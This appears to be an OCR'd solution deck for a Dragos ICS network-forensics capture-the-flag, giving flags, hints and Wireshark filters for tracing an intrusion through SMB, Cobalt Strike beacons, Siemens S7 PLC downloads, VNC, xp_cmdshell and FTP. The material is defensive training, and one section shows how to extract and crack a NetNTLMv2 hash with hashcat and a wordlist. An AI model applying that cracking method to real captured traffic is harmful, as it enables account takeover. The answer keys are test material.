10.10.10.11	SMB	105	Session Setup AndX Response, Error: STATUS_LOGON_FAILURE
10.10.10.3	SMB	232	Session Setup AndX Request, User: \myuserisafl4g

What's the password?

Level 3 – Flag 8

Were you able to determine the weak password that was brute-forced by the adversary?

Points: 10

Flag:

dragon

Hint:

"-m 5600"

OR

"--format=netntlmv2"

What's the password?

Level 3 – Flag 8

Locate NTLMSSP request/response with WORKGROUP/myuserisafl4g
From NTLMSSP_CHALLENGE, record NTLM Server Challenge
From NTLMSSP_AUTH, record NTLM Response, user name, and domain name
Format recorded info in text document *user*::*domain*::*challenge*:*response* with another colon 32 bytes into the response (before 0101)
I.e.
MYUSERISAFL4G::WORKGROUP:774cc62b11033662:bd76f9b0ccea33491c1ad53e2aee4
:0101000000000…
Format the hash and run hashcat or john the ripper to crack the hash with Rockyou.txt
https://research.801labs.org/cracking-an-ntlmv2-hash/

What's the password? – **Solution**

Hashcat Format / Cracking Results

```
MYUSERISAFL4G::WORKGROUP:774cc62b11033662:bd76f9b0ccea33491b91c1ad53e2aee4:01010000000
00000e143e964cd12d6019b27e6974fd9358d0000000002001e00570049004e002d0042004600450039003
700320044004d0046003900370001001e00570049004e002d0042004600450039003700320044004d00460
03900370004001e00570049004e002d0042004600450039003700320044004d0046003900370003001e005
70049004e002d0042004600450039003700320044004d0046003900370007000800e143e964cd12d601060
00400020000000800300030000000000000000000000000000000000d2036b2177ea19106f43a611d2fa8cf87
91fd1573a614ede62340d15cd49e6d30a0010000000000000000000000000000000000009001e006300690
0660073002f00310030002e00310030002e00310030002e00330000000000

Status...........: Cracked
Hash.Type........: NetNTLMv2
Hash.Target......: MYUSERISAFL4G::WORKGROUP:774cc62b11033662:bd76f9b0c...000000
…
…
Candidates.#3....: dragon -> dragon
```

Pivots and Payloads

Level 3 – Flag 9

The adversary appears to have pivoted throughout the network based on the widespread impact we are seeing. We suspect that the main pivot point being used by the adversary is the Historian server. The Historian server bridges multiple ICS networks so that it can centrally collect and manage the operational data. Can you find evidence that has been embedded into the protocol used to communicate across multiple ICS networks?

```
Points: 10
Flag:
{F14G-c2-host-
header}
Hint:
We believe the
adversary has been
using Cobalt Strike
HTTP beacons as
their C2
infrastructure.
```

Pivots and Payloads

Level 3 – Flag 9

The flag description mentioned that the adversary is using the Historian server as a pivot point. If we filter by one of the Historian addresses, we can quickly identify the C2 traffic:

ip.addr == 10.10.10.5

Filtering by HTTP also helps to narrow things down quite a bit:


ip.addr == 10.10.10.5 && http

“Find packet” by string “submit.php”

http.request.uri contains "submit.php"

Look at host context in the packet bytes to see the flag

Pivots and Payloads



QFD Details

admin

Map
Assets
Data
Notifications
Content
Baselines
Reports
Sensors
Admin

BACK ADD TIME RANGE

host: "{f14g-c2-host-header}" Add a filter +

Actions

HTTP Sessions

1–50 of 65

Time	src_ip	dst_ip	dst_port	method	host	uri	status_code	status_msg
April 24th 2020, 13:28:42.107	10.10.10.5	10.10.10.11	80	POST	{f14g-c2-host-header}	/submit.php?id=165983908	200	OK
April 24th 2020, 13:28:41.207	10.10.10.5	10.10.10.11	80	GET	{f14g-c2-host-header}	/__utm.gif	200	OK
April 24th 2020, 13:27:40.306	10.10.10.5	10.10.10.11	80	GET	{f14g-c2-host-header}	/__utm.gif	200	OK
April 24th 2020, 13:26:40.105	10.10.10.5	10.10.10.11	80	POST	{f14g-c2-host-header}	/submit.php?id=165983908	200	OK
April 24th 2020, 13:26:39.206	10.10.10.5	10.10.10.11	80	GET	{f14g-c2-host-header}	/__utm.gif	200	OK
April 24th 2020, 13:25:37.771	10.10.10.5	10.10.10.11	80	GET	{f14g-c2-host-header}	/__utm.gif	200	OK
April 24th 2020, 13:24:36.112	10.10.10.5	10.10.10.11	80	GET	{f14g-c2-host-header}	/__utm.gif	200	OK
April 24th 2020, 13:23:35.010	10.10.10.5	10.10.10.11	80	GET	{f14g-c2-host-header}	/__utm.gif	200	OK
April 24th 2020, 13:22:33.710	10.10.10.5	10.10.10.11	80	GET	{f14g-c2-host-header}	/__utm.gif	200	OK
April 24th 2020, 13:21:32.610	10.10.10.5	10.10.10.11	80	GET	{f14g-c2-host-header}	/__utm.gif	200	OK
April 24th 2020, 13:20:31.607	10.10.10.5	10.10.10.11	80	GET	{f14g-c2-host-header}	/__utm.gif	200	OK
April 24th 2020, 13:19:30.506	10.10.10.5	10.10.10.11	80	GET	{f14g-c2-host-header}	/__utm.gif	200	OK
April 24th 2020, 13:18:29.196	10.10.10.5	10.10.10.11	80	GET	{f14g-c2-host-header}	/__utm.gif	200	OK
April 24th 2020, 13:17:28.096	10.10.10.5	10.10.10.11	80	GET	{f14g-c2-host-header}	/__utm.gif	200	OK
April 24th 2020, 13:16:27.895	10.10.10.5	10.10.10.11	80	POST	{f14g-c2-host-header}	/submit.php?id=165983908	200	OK
April 24th 2020, 13:16:26.895	10.10.10.5	10.10.10.11	80	GET	{f14g-c2-host-header}	/__utm.gif	200	OK
April 24th 2020, 13:15:25.795	10.10.10.5	10.10.10.11	80	GET	{f14g-c2-host-header}	/__utm.gif	200	OK
April 24th 2020, 13:14:25.492	10.10.10.5	10.10.10.11	80	POST	{f14g-c2-host-header}	/submit.php?id=165983908	200	OK
April 24th 2020, 13:14:24.592	10.10.10.5	10.10.10.11	80	GET	{f14g-c2-host-header}	/__utm.gif	200	OK
April 24th 2020, 13:13:11.590	10.10.10.5	10.10.10.11	80	GET	{f14g-c2-host-header}	/__utm.gif	200	OK

Solar PLC Model Name

Level 3 – Flag 10

The ICS Solar Network monitors the Microgrid's solar power generation capability. The process monitors the solar inverters which provides details about the health of the system and the amount of power being generated. There appears to have been a PLC program change around the time of the incident. Can you identify the PLC systems involved? What is the full model name of the Siemens PLC used in the Solar network?

Points: 5

Flag:

CPU 315-2 PN/DP

Hint:

None


Solar PLC Model Name

Level 3 – Flag 10

Filter by the Solar network:
ip.addr == 192.168.0.0/24
We can see there is a lot of S7 traffic in this network.
Filter again by s7comm protocol:
ip.addr == 192.168.0.0/24 && s7comm
Scrolling the remaining traffic, we will see the packet containing the model number.
Or we can search for the "CPU" value in the frame:
ip.addr == 192.168.0.0/24 && s7comm && frame contains "CPU"

DRAGOS

Solar PLC Model Name



Solar PLC Station Name

Level 3 – Flag 11

Siemens Devices can be assigned a "Station Name" - Can you please confirm the station name of the Siemens PLC that is being used to control inverters in the Solar network?

Points: 8

Flag:

{FLAG_SOLAR_PLC_NAME}

Hint:

You will typically see the station name as part of a Siemens S7 PLC program download.

Solar PLC Station Name


Level 3 – Flag 11

Filter again by s7comm protocol and the solar network:
ip.addr == 192.168.0.0/24 && s7comm

Look at packets with info “ROSCTR: [Userdata]”
OR packets with info “ROSCTR: [Ack_Data] Function[Download block]”

You could also filter by Download function:
s7comm.param.func == 0x1b
Look at packet bytes to see the flag

Solar PLC Station Name



Solar PLC Unauthorized Program Modifications

Level 3 – Flag 12

The solar panel inverter monitoring PLC has become unresponsive and we are no onger able to get data about our solar production KWh. We suspect that an unauthorized program was downloaded to the PLC. The operations team reported seeing a Function Block they are not familiar with called FB13. Function Block (FBD) is a standard IEC 61131-3 programming language (much like Ladder Logic) in which all functions are put into blocks. Can you determine the name of the name of Block that was downloaded?

Points: 5

Flag:

{FLAG99}

Hint:

None

Solar PLC Unauthorized Program Modifications

Level 3 – Flag 12

Download Function Display filter “s7comm.param.func == 0x1b”


Look for function block download for “FB13”

OR

“Find packet” by hex value “46:4c:41:47”

Look at packet bytes to see the flag

Solar PLC Unauthorized Program Modifications



Site Office Pivot

Level 3 – Flag 13

There are very few connections between the plant network and the site office. Somehow the adversary was able to pivot from one of the ICS networks into the site office network. What protocol was used to allow the adversary to pivot into the site office network?

Points: 4

Flag:

VNC

Hint:

None


Site Office Pivot

Level 3 – Flag 13

Display filter:
“(ip.src==10.0.0.0/24 || ip.dst==10.0.0.0/24) && (ip.src==10.0.0.5 || ip.dst==10.0.0.5)”
Identify the protocol used

DRAGOS

Site Office Pivot



MS-SQL Code Execution

Level 3 – Flag 14

We believe the MSSQL server may have been compromised by unauthorized access to the SQL server database in the Site Office network. How can you determine if remote code execution was executed on the MSSQL server? The flag is the command used by the adversary for remote command execution through a MSSQL database.

Points: 2

Flag:

`xp_cmdshell`

Hint:

None

MS-SQL Code Execution


Level 3 – Flag 14

Follow TCP stream between 10.0.0.128 and 10.0.0.130:

(ip.addr == 10.0.0.128 || ip.addr == 10.0.0.130) && tcp.port == 1433

Look for “xp_cmdshell”

MS-SQL Code Execution



1023

SQL Server xp_cmdshell observed - possible pivot

MARK AS READ

DETECTED BY:
MS SQL Server OS Commands

SOURCE:
Network Traffic

PLAYBOOKS:
No Associated Playbooks

CASES:
No Cases Linked

DETECTION QUAD:
Threat Behavior

ICS ATT&CK TACTIC:
Initial Access, Lateral Movement, ...

ICS ATT&CK TECHNIQUE:
Data Historian Compromise, Exploitation of Remote Services, ...

ACTIVITY GROUP:
E, L, ...

ICS CYBER KILLCHAIN STEP:
S, t, ...

QUERY-FOCUSED DATASETS:
No Applicable Query-Focused Datasets

OCCURRED AT:
04/24/20, 02:00 PM UTC

ZONES:
No Associated Zones

WHAT HAPPENED:
SQL Server xp_cmdshell observed - possible pivot

RELATED NOTIFICATIONS (0):

ID	Occurred At	Summary

No Related Notifications.

ASSOCIATED ASSETS

Viewing Time Range: **2:00 PM to 2:30 PM 04/24/20 UTC**

View	Type	ID	Name		Dir.
VIEW	Asset	101	**Asset 101**	10.0.0.128	src

PREV CLOSE CREATE A RULE CREATE CASE NEXT

Clear-text Authentication

Level 3 – Flag 15

We expect there are some poor security practices within the environment. See if you can discover any clear-text credentials being used on the Site Office network.

```
Points: 3
Flag:
Dragos_1ts_@ll_
1n_Th3_Cl3@r
Hint:
What is a protocol
used for file
transfers that
sends credentials
in the clear?
```

Clear-text Authentication

Level 3 – Flag 15

Filter traffic by the Site Office network:


ip.addr == 10.0.0.0/24

Filter by FTP

ip.addr == 10.0.0.0/24 && ftp

Look through info for “Request: PASS *flag*”

Clear-text Authentication



New SMB Shares/Users

Level 4 – Flag 1

We suspect the intruder enumerated open shares in the Site Office network looking for important files. We suspect a list of passwords was found on an open share in the network. Can you confirm that this secret file was discovered?

Points: 3

Flag:

Dragos_S3cr3t_F113

Hint:

Something Message Block?

